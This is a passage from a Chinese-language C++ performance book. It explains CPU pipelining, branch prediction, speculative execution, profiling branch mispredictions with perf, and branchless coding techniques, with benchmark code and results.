當處理器在流水線中執行代碼時，第一次迭代中指向 `rsi` 的指令實際上會使用一個內部寄存器，將其稱為 `rsi1`（這不是它的真實名稱，但寄存器實際硬件的名稱永遠看不到，除非你是處理器設計師）。第二次迭代也有指向 `rsi` 的指令，但需要在那裡存儲一個不同的值，因此處理器將使用另一個寄存器 `rsi2`。除非第一次迭代不再需要存儲在 `rsi` 中的值，否則第三次迭代將不得不使用另一個寄存器，以此類推。寄存器冊重命名由硬件完成，與編譯器完成的寄存器分配不同（特別是，對分析代碼工具不可見，如：LLVM-MCA 或分析器）。最後，循環的多次迭代可以作為一個線性代碼序列執行，就好像 `s[i]` 和 `s[i+1]` 使用了不同的寄存器一樣。

將循環轉換成線性代碼稱為循環展開，這是一種流行的編譯器優化技術。但這次在硬件中完成，對於能夠有效地處理數據依賴關係至關重要。編譯器的角度更接近於源代碼的編寫方式。一次迭代，一組機器指令，通過跳轉到迭代的代碼片段的開頭反覆執行。處理器的角度更像是在時間軸上看到的，一個線性指令序列，每次迭代都有自己的代碼副本，並且可以使用不同的寄存器。

我們還可以觀察到另一個現象，CPU 執行代碼的順序實際上與指令寫入的順序並不相同。這稱為亂序執行，它對多線程程序有重大影響。

我們已經瞭解了處理器如何規避數據依賴對執行效率的限制，其解決數據依賴的方法是流水線。然而，故事並沒有在這裡結束。目前為止，設計的用於執行簡單循環的方案缺貌似少了一些東西，因為循環必須在某個點結束。下一節，我們將看到事情會變得多麼複雜，和相應的解決方案。

3.5. 流水線和分支

現在，我們對處理器高效使用的理解是：首先，CPU 可以同時做多個操作，比如：同時做加法和乘法。不使用這種能力就是暴殄天物。此外，限制效率最大化能力的因素是，生成數據的速度，以供給這些操作進行計算。受到數據依賴關係的約束：如果一個操作計算了下一個操作用作輸入的值，那麼這兩個操作必須順序執行。處理這種依賴關係的方法是流水線操作，當執行循環或長的代碼序列時，處理器將交叉計算（如循環迭代），只要有可以獨立執行的操作即可。

使用流水線也有前提條件。流水線的前提條件：為了從循環迭代中交叉執行代碼，必須知道將執行什麼代碼。與上一節中瞭解到的信息進行比較，為了並行執行指令，必須預先知道輸入值。現在，為了在流水線中運行指令，必須知道指令是什麼。現在知道嗎？因為運行的代碼通常依賴於數據，每次遇到 `if(條件)` 語句時，要麼執行 `true` 分支，要麼執行 `false` 分支，但是在確定條件之前我們並不知道會執行到哪個分支。像數據依賴是指令級並行的障礙一樣，條件執行或分支也是流水線的障礙。

隨著流水線的中斷，程序的效率會顯著降低。我們可以使用基準測試來觀察這種有害影響，例如不要寫這樣的代碼：

```
1 a1 += p1[i] + p2[i];
```

可以這樣寫：

```
1 a1 += (p1[i]>p2[i]) ? p1[i] : p2[i];
```

現在我們將數據依賴重新引入到代碼中了：




圖 3.18 - 轉移指令對流水線的影響

沒有好方法將這段代碼轉換為要執行的線性指令流，並且需要處理不能避免的條件跳轉。

實際情況要複雜一些，基準測試可能會出現性能的顯著下降，也可能不會。原因是許多處理器都有某種條件移動功能，甚至是條件添加指令，編譯器可以決定是否使用。如果發生這種情況，代碼就會變得完全有序，沒有跳轉或分支，並且可以完美地流水線化：




圖 3.19 - cmov 將分支流水線化

x86 的 CPU 有一個條件移動指令 cmov(雖然不是所有編譯器都使用它來實現?: 三元操作符)。具有 AVX 或 AVX2 指令集的處理器具有一組強大的掩碼加法和乘法指令，這些指令也可以用於實現一些條件代碼。這就是為什麼在用分支對代碼進行基準測試和優化時，需要檢查生成的目標代碼，並確認代碼中確實包含分支，以及確定是否影響了性能。還有一些分析器工具可用，我們稍後介紹。

雖然分支和條件在大多數現實程序中無處不在，但當程序減少到只有幾行代碼時就會消失，原因是編譯器可能使用了前面提到的條件指令。構造糟糕的基準測試的另一個原因是，編譯器能夠在編譯時計算出條件的值，大多數編譯器將完全優化代碼，比如：if (true) 或 if (false) 生成的代碼中就沒了這個語句，永遠不會執行的代碼也會消除。要了解分支對循環流水線的有害影響，必須構造一個編譯器無法預測條件檢查結果的測試，可以從實際使用的程序中提取了一個數據集。下一個演示，將使用隨機值：

02_branch.C

```

1 std::vector<unsigned long> v1(N), v2(N);
2 std::vector<int> c1(N);
3 for (size_t i = 0; i < N; ++i) {
4     v1[i] = rand();
5     v2[i] = rand();
6     c1[i] = rand() & 1;
7 }
8 unsigned long* p1 = v1.data();
9 unsigned long* p2 = v2.data();
10 int* b1 = c1.data();
11 for (auto _ : state) {
12     unsigned long a1 = 0, a2 = 0;
13     for (size_t i = 0; i < N; ++i) {
14         if (b1[i]) {
15             a1 += p1[i];
16         } else {
17             a1 *= p2[i];
18         }
19     }
20 }
```

```

19 }
20 benchmark::DoNotOptimize(a1);
21 benchmark::DoNotOptimize(a2);
22 benchmark::ClobberMemory();
23 }

```

同樣，有兩個輸入數組 v_1 和 v_2 ，以及一個隨機值為 0 和 1 的控制數組 c_1 (這裡請避免使用 $\text{vector}<\text{bool}>$ ，它不是字節數組，而是一個打包的位數組，因此訪問它的開銷會很高，而且我們現在對位操作指令的基準測試不感興趣)。編譯器無法預測下一個隨機數是奇數還是偶數，因此不可能進行優化。此外，我們檢查了生成的機器碼，並確認編譯器 (x86 上的 Clang-11) 使用一個簡單的條件跳轉實現了這個循環。為了有一個基線測試，我們將這個循環的性能與在每次迭代中進行無條件加法和乘法的循環進行比較: $a_1 += p_1[i] * p_2[i]$ 。這個簡單的循環在每次迭代中都做加法和乘法，由於流水線的存在，我們可以自由地進行加法運算，與下一次迭代的乘法運算同時執行。另一方面，條件分支不能自由地執行：

Benchmark	Time	CPU	Iterations	
BM_add_multiply/4194304	3677239 ns	3676988 ns	191	1087.85M items/s
BM_branch_not_predicted/4194304	19593896 ns	19593047 ns	34	204.154M items/s

圖 3.20

可以看到，條件代碼大約比順序代碼慢 5 倍。證實了我們的預測，當一條指令依賴於上一條指令的結果時，代碼不能有效地流水化。

3.5.1 分支預測

聰明的讀者可能會指出，我們剛才描述的圖像可能不完整，甚至不是真實的。讓我們回到串行代碼上，例如：我們在上一節中使用的循環代碼：

```

1 for (size_t i = 0; i < N; ++i) {
2     a1 += v1[i] + v2[i]; // s[i] = v1[i] + v2[i]
3 }

```

處理器視角的循環體：




圖 3.21 - 寬度為 w 的流水線中執行的循環

圖 3.21 中，展示了三次交叉迭代，但可能有更多，流水線的總寬度是 w ，理想情況下， w 足夠大。每個週期中，CPU 執行指令都可以同時執行 (這樣的峰值效率在實際中很少)。但請注意，

在計算 $p1[i] + p2[i]$ 的同時，可能不可能訪問 $v[i+2]$ ，因為不能保證循環有更多的兩次迭代，所以 $v[i+2]$ 可能不存在，貿然訪問會導致未定義行為。前面代碼中有一個隱藏條件：每次迭代中，必須檢查 i 是否小於 N ，只有這樣才能執行第 i 次迭代的指令。

因此，在圖 3.20 中的比較是錯誤的，沒有將流水線的順序執行與不可預測的條件執行進行比較。實際上，這兩個基準測試都有分支。

真相介於兩者之間，我們瞭解條件執行的解決方案。流水線是數據依賴的解決方案，但分支戕害了它。分支存在時，保存流水線的方法是嘗試將條件代碼轉換為順序代碼，如果事先知道分支要走哪條路，就可以進行轉換。只需消除分支，然後繼續執行下一條指令。當然，如果事先知道情況如何，就沒必要這樣寫代碼了。這裡，考慮一下循環的終止條件。假設循環執行了很多次，可能條件 $i < N$ 的計算結果為 $true$ (只有 $1 / N$ 的機率會輸掉這個賭局)。

處理器使用分支預測技術進行押注。分析代碼中每一個分支的歷史，並假定該行為在未來不會變。循環結束後，處理器很快就會知道，大多數情況下，必須進行下一個迭代。因此，正確的做法是對下一次迭代進行流水線化。當然，必須將實際的結果寫入內存，直到計算條件確認迭代確實發生。處理器有一定數量的寫緩衝區來保存這些未確認的結果，然後再將它們提交到內存中。

因此，只添加了一個元素的循環流水，看起來與圖 3.21 所示完全一致。唯一的問題是，當第 i 次迭代完成之前開始執行迭代 $i+2$ 時，處理器根據是否採用條件分支預測來下注的。這種確定代碼存在的執行方式，稱為投機執行。賭贏了，知道需要計算的時候，就可以獲取結果。如果輸了，必須放棄一些計算結果，以避免產生錯誤，例如：寫入內存新內容，覆蓋之前的內容，在大多數硬件平臺上無法撤消，而計算結果和將其存儲在寄存器中的過程完全可逆。當然，這會浪費我們的時間。

現在我們對流水線的工作原理有了更全面的瞭解。為了找到更多的指令並行執行，處理器要檢查循環的下一個迭代，並開始與當前迭代同時執行。該代碼包含一個條件分支，無法確切地知道將執行哪條指令，處理器根據過去檢查的結果進行有根據的猜測，並繼續推測執行該代碼。若這個預測正確，則流水線操作可以和無條件代碼一樣好。若預測錯誤，處理器必須丟棄預測得到的結果，獲取之前認為不需要的指令，並進行計算。這個事件稱為刷新流水，是一個開銷很大的事件。

現在對圖 3.20 中的基準測試有了更好的理解，兩個循環都有檢查循環結束的條件。然而，預測幾乎是完美的，刷新流水只在循環的末端發生。條件基準測試也有基於隨機數的分支， $if(b1[i])$ ，其中 $b1[i]$ 有 50% 的概率為真。處理器無法預測結果，並且一半的時間流水中斷了(或者更糟，如果設法欺騙了 CPU，會使其做出了錯誤的預測)。

可以用實驗來驗證我們的理解，只需要把隨機條件改變成總是正確即可。唯一的問題是，我們必須以編譯器無法理解的方式來處理。常用的方法是將條件數組進行初始化：

```
1 c1[i] = rand() >= 0;
```

編譯器不知道函數 $rand()$ 總是返回非負的隨機數，並且不會消除這種情況。CPU 的分支預測器電路很快就會知道，如果 $if(b1[i])$ 的值總是為真，那麼就會推測地執行相應的代碼。我們可以良好的預測分支和不準確預測分支的性能：

Benchmark	Time	CPU Iterations	
BM_add_multiply/4194304	3677239 ns	3676988 ns	191 1087.85M items/s
BM_branch_predicted/4194304	3886131 ns	3885688 ns	194 1029.42M items/s
BM_branch_not_predicted/4194304	19593896 ns	19593047 ns	34 204.154M items/s

圖 3.22

我們可以看到，良好預測分支的成本很低。

3.5.2 錯誤預測分支的分析

已經看到錯誤預測分支會對代碼性能產生多麼嚴重的影響，現在的問題是，如何找到這樣的代碼來優化？當然，包含這段代碼的函數所花費的時間比預期的要長，但是如何知道其原因是因預測錯誤的分支，還是其他原因才效率低下的呢？現在，我們已經瞭解了足夠多的知識，從而可以避免對性能的猜測，且猜測分支預測器的有效性挺沒趣的。通常，大多數分析器不僅可以分析執行時間，還可以分析決定效率的各種因素，包括分支預測失敗。

本章中，將再次使用 perf 分析器。第一步，運行這個分析器來收集基準程序的總體性能指標：

```
$ perf stat ./benchmark
```

下面是隻運行 BM_branch_not_predicted 基準測試的性能結果（其他基準測試註釋掉了）：

```
Performance counter stats for './benchmark':  
      1304.600033      task-clock (msec)      #      0.986 CPUs utilized  
          5            context-switches      #      0.004 K/sec  
          0            cpu-migrations      #      0.000 K/sec  
      57,485        page-faults          #      0.044 M/sec  
 4,101,247,728        cycles          #      3.144 GHz  
 3,080,033,927        instructions       #      0.75  insn per cycle  
 941,095,176         branches          #    721.367 M/sec  
 105,075,735        branch-misses     #   11.17% of all branches
```

圖 3.23 - 預測分支失敗的基準測試數據

11% 的所有分支被預測錯誤（報告的最後一行）。請注意，這個數字是所有分支的累加，包括完全可預測的循環結束條件，因此 11% 相當糟糕。我們應該將它與其他基準 BM_branch_predicted 進行比較，BM_branch_predicted 和這個基準測試完全相同，只是條件總是為真：

```
Performance counter stats for './benchmark':  
      1634.017318      task-clock (msec)      #      0.989 CPUs utilized  
          6            context-switches      #      0.004 K/sec  
          0            cpu-migrations      #      0.000 K/sec  
      73,873        page-faults          #      0.045 M/sec  
 5,046,431,373        cycles          #      3.088 GHz  
 8,959,491,458        instructions       #      1.78  insn per cycle  
 2,845,841,144         branches          # 1741.622 M/sec  
      2,544,221        branch-misses     #   0.09% of all branches
```

圖 3.24 - 具有預測良好分支的基準測試概要

這一次，不到 0.1% 的分支沒有正確預測。

報告非常有用，可以用來強調或消除一些可能導致不良表現的原因。我們的案例中，可以得出結論，程序有一個或多個錯誤預測的分支。現在只需要找到是哪一個，分析器也可以幫忙查找。上一章中，使用分析器找出程序花費時間最多的地方，可以生成分支預測的逐行數據。我們只需要為分析器指定正確的性能計數器即可：

```
$ perf record -e branches,branch-misses ./benchmark
```

我們的例子中，可以從 perf stat 的輸出複製計數器的名稱，因為它恰好是默認測量的計數器之一，完整的列表可以通過運行 perf --list 獲得。

分析器運行程序並收集指標，可以通過生成數據報告來查看：

```
$ perf report
```

報表分析器是交互式的，可以導航到每個函數的分支錯誤預測計數器：

```
Samples: 4K of event 'branch-misses', Event count (approx.): 104204630
Overhead  Command      Shared Object      Symbol
 99.19%  benchmark    benchmark          [.] BM_branch_not_predicted
  0.45%  benchmark    libc-2.23.so       [.] rand
  0.22%  benchmark    libc-2.23.so       [.] __random
  0.04%  benchmark    libc-2.23.so       [.] __random_r
```

圖 3.25 - 錯誤預測分支的詳細報告

超過 99% 的錯誤預測分支發生在一個函數中。因為函數很小，所以查找相應的條件運算應該不難。在更大的函數中，我們必須逐行查看概要信息。

現代處理器的分支預測硬件相當複雜，例如：函數從兩個不同的位置調用，當從第一個位置調用時，條件的計算結果為 true，而從第二個位置調用時，相同的條件的計算結果為 false，預測器會瞭解該模式，並根據函數調用正確地預測分支。類似地，預測器可以在數據中檢測出相當複雜的模式，例如：可以初始化我們的隨機條件變量，使值總是不可預測的，第一個是隨機的，但是下一個是與第一個相反的，以此類推：

```
1 for (size_t i = 0; i < N; ++i) {
2     if (i == 0) c1[i] = rand() >= 0;
3     else c1[i] = !c1[i - 1];
4 }
```

分析器確認該數據的分支預測率非常好：

```
Performance counter stats for './benchmark':
      1595.209506      task-clock (msec)      #      0.988 CPUs utilized
                  4      context-switches      #      0.003 K/sec
                  0      cpu-migrations      #      0.000 K/sec
                 73,871      page-faults      #      0.046 M/sec
  5,042,158,637      cycles      #      3.161 GHz
  7,680,558,959      instructions      #      1.52  insn per cycle
  2,812,228,352      branches      #  1762.921 M/sec
   1,692,285      branch-misses      #      0.06% of all branches
```

圖 3.26 - “真-假” 模式的分支預測率

我們已經準備好如何高效使用處理器了。但必須承認，這裡忽略了一個很重要的問題。

3.6. 投機執行

現在瞭解流水線如何使 CPU 保持忙碌，以及通過推測預測條件分支的結果，執行預期的代碼，在確定執行之前，可以讓條件代碼流水線化。圖 3.21 描述了這種方法：通過假設循環的結束條件不會在當前的迭代之後發生，可以將下一次迭代的指令與當前迭代的指令交叉，這樣就有更多的指令可以並行執行。

無論如何，預測都會出錯，做的就是放棄一些不應該計算的結果，看起來像是從未計算過一樣。這需要花費一些時間，當分支預測正確時，可以通過加快流水線的速度來補足這個時間。這就是要掩蓋執行一些不必要的操作的真實原因嗎？

圖 3.21 中，若第 i 次迭代是循環中最後一次迭代，那麼下一次迭代不應該發生。當然，可以丟棄 $a[i+1]$ ，不將其寫入內存。但為了流水線操作，必須讀取 $v1[i+1]$ ，在檢查迭代 i 是否是最後一次迭代之前訪問了 $v1[i+1]$ 。元素 $v1[i+1]$ 在為數組分配的有效內存區域外，讀取它會導致未定義行為。

在投機執行的無害標籤後面還隱藏著危險：

```
1 int f(int* p) {
2     if (p) {
3         return *p;
4     } else {
5         return 0;
6     }
7 }
```

假設指針 p 很少為 NULL ，所以分支預測器知道 $\text{if}(p)$ 語句常走真分支。當 $p == \text{NULL}$ 時會發生什麼？分支預測器會像往常一樣推測地真正執行的分支，而後就是解引用空指針，接下來程序會崩潰。之後，我們會發現不應該走那個分支，但怎麼修復崩潰呢？

事實上，像函數 $f()$ 這樣的代碼很常見，並且不會受到隨機崩潰的影響。我們可以得出這樣的結論：要麼預測執行並不存在，要麼有一種方法可以避免崩潰。已經看到一些證據表明投機執行確實有發生，並且對於提高性能非常有效。那麼，當嘗試做一些不可能的事情時，比如解引用 NULL 指針，如何處理這種情況呢？對這種災難的響應必須保持掛起，在分支條件評估之前，既不丟棄也不執行，處理器知道推測執行是否應該執行。這樣，錯誤和其他無效的條件與普通的內存寫入沒有任何區別：只要動作指令仍具有推測性，那麼撤消的動作就有可能發生。CPU 必須有特殊的硬件電路（如緩衝區）來存儲這些。最終，處理器確實在推測執行期間取消了空指針的引用，或讀取了不存在的數組元素 $v[i+1]$ ，然後假裝它從未發生過。

已經理解了分支預測和投機執行，如何讓處理器在數據和代碼依賴關係產生不確定的情況下高效地運行。接下來，就可以將注意力轉向程序優化了。

3.7. 複雜條件的優化

對於有許多條件語句（通常是 $\text{if}()$ 語句）的程序，分支預測的有效性通常決定了整體性能。如果準確地預測分支，那麼在分支上基本上沒有任何開銷。要是分支預測有一半是錯誤的，可能會比常規算術指令慢十倍或更多。

硬件分支預測是基於處理器執行的條件指令。因此，處理器對條件的理解可能與我們不同。下面的例子有助於我們理解這一點：

02_branch.C

```
1 std::vector<unsigned long> v1(N), v2(N);
2 std::vector<int> c1(N), c2(N);
3 for (size_t i = 0; i < N; ++i) {
4     v1[i] = rand();
5     v2[i] = rand();
6     c1[i] = rand() & 0x1;
7     c2[i] = !c1[i];
8 }
9 unsigned long* p1 = v1.data();
10 unsigned long* p2 = v2.data();
11 int* b1 = c1.data();
12 int* b2 = c2.data();
13 for (auto _ : state) {
14     unsigned long a1 = 0, a2 = 0;
15     for (size_t i = 0; i < N; ++i) {
16         if (b1[i] || b2[i]) { // !!!
17             a1 += p1[i];
18         } else {
19             a1 *= p2[i];
20         }
21     }
22     benchmark::DoNotOptimize(a1);
23     benchmark::DoNotOptimize(a2);
24     benchmark::ClobberMemory();
25 }
```

有趣的是 `if (b1[i] || b2[i])` 條件：計算總為 `true`，因此可以期待處理器的完美預測。當然，事情沒這麼簡單。從邏輯上，看起來這一個單獨的條件，但對從 CPU 角度來說，是兩個獨立的條件分支：一半的情況下，在第一個分支，總體結果正確；另一半情況下，使它正確的是第二個分支。結果總的是正確的，但不可能預測哪個分支是正確的。

```
Performance counter stats for './benchmark':
      1318.198035      task-clock (msec)      #      0.987 CPUs utilized
          13      context-switches      #      0.010 K/sec
            0      cpu-migrations      #      0.000 K/sec
        73,839      page-faults      #      0.056 M/sec
  4,160,526,236      cycles      #      3.156 GHz
 3,307,515,459      instructions      #      0.79  insn per cycle
 1,017,715,284      branches      #    772.050 M/sec
   102,456,244      branch-misses      #      10.07% of all branches
```

圖 3.27 - “假” 分支的分支預測

分析器顯示與真正隨機分支一樣差的分支預測率。性能基準測試結果更證實了我們的猜想：

Benchmark	Time	CPU	Iterations	
BM_branch_predicted/4194304	3886131 ns	3885688 ns	194	1029.42M items/s
BM_branch_not_predicted/4194304	19593896 ns	19593047 ns	34	204.154M items/s
BM_false_branch/4194304	20405436 ns	20403759 ns	36	196.042M items/s

圖 3.28

假分支（不是真正的分支）的性能與真正隨機的、不可預測的分支一樣糟糕。

實際程序中，不應該出現這種不必要的條件語句。然而，常見的是複雜的條件表達式，其計算結果幾乎相同。例如，可能有一個條件很少為 false：

```

1 if ((c1 && c2) || c3) {
2   ... true branch ...
3 } else {
4   ... false branch ...
5 }
```

幾乎一半的情況 c3 都是 true。當 c3 為 false 時，c1 和 c2 通常都為 true。總條件應該容易預測，並且採用真分支。從處理器的角度來看，它不是一個單獨的條件，而是三個單獨的條件跳躍。如果 c1 為 true，那麼必須檢查 c2。如果 c2 也為 true，則執行跳轉到真分支的第一個指令。如果 c1 或 c2 中的一個為 false，則檢查 c3。如果為 true，則執行再次跳轉到 true 分支。

這個求值必須按特定順序完成，C++ 標準（以及在此之前的 C 標準）規定，像 `&&` 和 `||` 這樣的邏輯操作可以短路。當整個表達式的結果已知，對表達式其餘部分的計算就應該停止。這在條件語句具有副作用時尤為重要：

```

1 if (f1() || f2()) {
2   ... true branch ...
3 } else {
4   ... false branch ...
5 }
```

只有當 f1() 返回 false 時，才會調用函數 f2()。前面的例子中，條件是簡單的布爾變量 c1、c2 和 c3。編譯器已經知道沒有任何副作用，並且計算整個表達式不會改變可觀察行為。有些編譯器會做這種優化。如果假分支基準測試使用這樣的編譯器，則會有良好的分支預測性能。但多數編譯器並沒有意識到這是一個問題（事實上，編譯器沒有辦法知道整個表達式的計算結果常為 true）。因此，這個優化需要開發手動完成。

假設開發者知道 `if()` 的兩個分支中有一個經常使用，例如：`else` 分支可以對應錯誤情況，或其他一些必須正確處理，但在正常操作下不應出現的異常情況。假設做了正確的事情，並使用分析器進行了驗證，組成複雜布爾表達式的單個條件指令並沒有得到很好的預測。這時，如何優化代碼？

第一件事可能是將條件求值移出 `if()` 語句：

```

1 const bool c = (c1 && c2) || c3;
2 if (c) { ... } else { ... }
```

這肯定不會奏效，原因有二。首先，條件表達式使用邏輯 `&&` 和 `||` 操作，因此計算會短路，並且需要單獨和不可預測的分支。其次，編譯器可能會通過刪除不必要的臨時變量 `c` 來優化這段代碼，因此最終的代碼可能根本不會改變。

對條件變量數組進行循環時，可以使用類似的轉換。下面這段代碼很可能會受到分支預測的影響：

```
1 for (size_i i = 0; i < N; ++i) {  
2     if ((c1[i] && c2[i]) || c3[i]) { ... } else { ... }  
3 }
```

但是，如果預先計算所有的條件表達式，並存儲在一個新數組中，大多數編譯器都不會幹掉這個臨時數組：

```
1 for (size_i i = 0; i < N; ++i) {  
2     c[i] = (c1[i] && c2[i]) || c3[i];  
3 }  
4 ...  
5 for (size_i i = 0; i < N; ++i) {  
6     if (c[i]) { ... } else { ... }  
7 }
```

當然，用於初始化 `c[i]` 的布爾表達式，現在面臨著分支預測錯誤的問題，因此只有當第二個循環執行的次數比初始化循環多很多時，這種轉換才會有用。

通常有效的優化方法是用加法和乘法，或按位 `&` 和 `|` 操作替換邏輯 `&&` 和 `||` 操作。這樣做之前，必須確定 `&&` 和 `||` 操作的參數是布爾值（值為 0 或 1）而不是整數。即使值 2 解釋為真，表達式 `2 & 1` 的結果與 `bool(2) & bool(1)` 的結果也不相同。前者的計算結果為 0(false)，而後者預期的正確答案為 1(true)。

我們可以在基準測試中比較這些優化代碼的性能：

Benchmark	Time	CPU Iterations			
BM_branch_predicted/4194304	3886131 ns	3885688 ns	194	1029.42M	items/s
BM_false_branch/4194304	18755115 ns	18754258 ns	37	213.285M	items/s
BM_false_branch_temp/4194304	19114049 ns	19103177 ns	37	209.389M	items/s
BM_false_branch_vtemp/4194304	3921198 ns	3920970 ns	173	1020.16M	items/s
BM_false_branch_sum/4194304	3868711 ns	3866509 ns	181	1034.52M	items/s
BM_false_branch_bitwise/4194304	3863400 ns	3863178 ns	181	1035.42M	items/s

圖 3.29

通過引入臨時變量 `BM_false_branch_temp` 來優化假分支的嘗試完全沒有效果。因為臨時向量的所有元素都為 `true`，這就是分支預測器所知道的 (`BM_false_branch_vtemp`)，所以臨時向量給出了一個完全預測的分支的預期性能。用算術加法 (+) 或按位 | 替換邏輯 || 會產生類似的結果。

最後兩個轉換（使用算術或位操作，而不是邏輯操作）改變了代碼的含義：表達式中所有操作的參數都是求值的，並具有副作用。由編程者決定此更改是否會影響程序的正確性。如果副作用開銷特別大，那麼總體性能收益會是負的，例如：如果 `f1()` 和 `f2()` 非常耗時，那麼用等價的算術加法 (`f1() + f2()`) 替換表達式 `f1() || f2()` 中的操作會讓性能下降（即使它改善了分支預測）。

總的來說，沒有標準的方法來優化假分支中的分支預測，這就是為什麼編譯器難進行有效的優化。開發者必須使用特定於問題的知識，例如：某個特定條件是否可能發生，並將其與分析結果相結合，以獲得最佳的解決方案。

瞭解了 CPU 操作如何影響性能，然後擴展到一個具體的和實際相關的例子中，並將這些知識應用於代碼優化。在結束本章之前，再來看一個優化示例。

3.8. 無分支計算

我們知道為了有效地使用處理器，必須有足夠的代碼來並行執行多條指令。沒有足夠的指令來保持 CPU 繁忙的主要原因可能是數據依賴，由於輸入沒有準備好，無法運行指令。通過流水線可以來解決這個問題，但必須事先知道哪些指令將執行。處理這個問題的方法是，根據計算這個條件的歷史走向，對是否採用條件分支進行有根據的猜測。猜測越可靠，性能越好。猜測不可靠時，性能會受到嚴重影響。

所有這些性能問題的根源是條件分支，下一條要執行的指令直到運行時才知道。這個問題的根本解決方案是重寫我們的代碼，不使用分支，或者更少的分支。這就是無分支計算。

3.8.1 循環展開

事實上，這個想法並不新穎。瞭解了分支影響性能的機制，因此使用循環展開技術來減少分支數量。回到我們最初的代碼示例：

```
1 for (size_t i = 0; i < N; ++i) {  
2     a1 += p1[i] + p2[i];  
3 }
```

雖然循環體是完全流水的，但是這段代碼中有一個隱藏的分支：循環檢查的結束，這個檢查在每個循環迭代中執行一次。若事先知道，迭代次數 N 是偶數，就不需要在奇數次迭代後執行檢查，可以顯式地省略這個檢查：

```
1 for (size_t i = 0; i < N; i += 2) {  
2     a1 += p1[i] + p2[i]  
3     + p1[i+1] + p2[i+1];  
4 }
```

展開循環，將兩個迭代轉換為一個更大的迭代。這個例子和其他類似的例子一樣，手動展開不太可能提高性能。首先，如果 N 很大，循環分支的結束部分可以完美地預測出來。其次，編譯器可能會將展開作為一種優化，矢量化編譯器將使用 SSE 或 AVX 指令來實現這個循環。實際上，這裡對循環體進行展開的原因是，向量指令一次可以處理多個數組元素，不過這些結論都需要通過基準測試或分析來確認。如果發現手動循環展開對性能沒有影響，不要感到驚訝（我們對於分支的理解沒有問題），這意味著原始代碼已經進行了循環展開，這個優化操作已經由編譯器完成了。

3.8.2 無分支選擇

循環展開是一個非常特殊的優化，編譯器會來做這件事。將展開的想法轉化為無分支計算是最近的進展，可以帶來驚人的性能收益。我們將從一個非常簡單的例子開始：

```
1 unsigned long* p1 = ...; // Data  
2 bool* b1 = ...; // Unpredictable condition  
3 unsigned long a1 = 0, a2 = 0;  
4 for (size_t i = 0; i < N; ++i) {
```

```

5   if (b1[i]) {
6     a1 += p1[i];
7   } else {
8     a2 += p1[i];
9   }
10 }

```

假設條件變量 `b1[i]` 不能由處理器預測，這段代碼的運行速度比良好的分支預測循環慢幾倍。這裡可以做得更好，就是可以完全消除這個分支，並通過指向兩個目標變量的指針數組，通過索引來進行替換：

```

1 unsigned long* p1 = ...; // Data
2 bool* b1 = ...; // Unpredictable condition
3 unsigned long a1 = 0, a2 = 0;
4 unsigned long* a[2] = { &a2, &a1 };
5 for (size_t i = 0; i < N; ++i) {
6   a[b1[i]] += p1[i];
7 }

```

轉換中，利用了布爾變量只能有兩個值 (0(false) 或 1(true))，將其轉換為整數 (如果用其他類型代替 `bool`，必須確保所有的真值都由 1 表示，因為任何非零值都認為是真值，但只有 1 的值在我們的無分支代碼中有效)。

這個轉換通過對兩個內存位置中的一個進行條件訪問，替換掉指令中的條件跳轉。由於這種條件內存訪問可以流水化，無分支的版本具有顯著的性能改善：

Benchmark	Time	CPU	Iterations	
BM_branchless/4194304	19231245 ns	19230694 ns	35	208.001M items/s
BM_branchless/4194304	5674524 ns	5673305 ns	115	705.056M items/s

圖 3.30

這個例子中，無分支的代碼版本要快 3.5 倍。有些編譯器在可能的情況下使用查找數組，而不使用條件分支來實現?: 操作符。使用這樣的編譯器，可以通過如下循環體獲得相同性能：

```

1 for (size_t i = 0; i < N; ++i) {
2   (b1[i] ? a1 : a2) += p1[i];
3 }

```

